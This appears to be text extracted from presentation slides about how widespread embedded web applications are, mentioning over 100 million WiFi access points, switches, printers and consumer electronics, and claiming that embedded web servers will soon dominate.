
- Embedded web applications are *everywhere*
- **100M+** WiFi access points
- also in millions of switches, printers, consumer electronics



San Francisco WiFi access points


Source: skyhookwireless

Embedded web servers will soon dominate




Data :
- Parks associates
- Netcraft

Spectrum revisited



Spectrum revisited





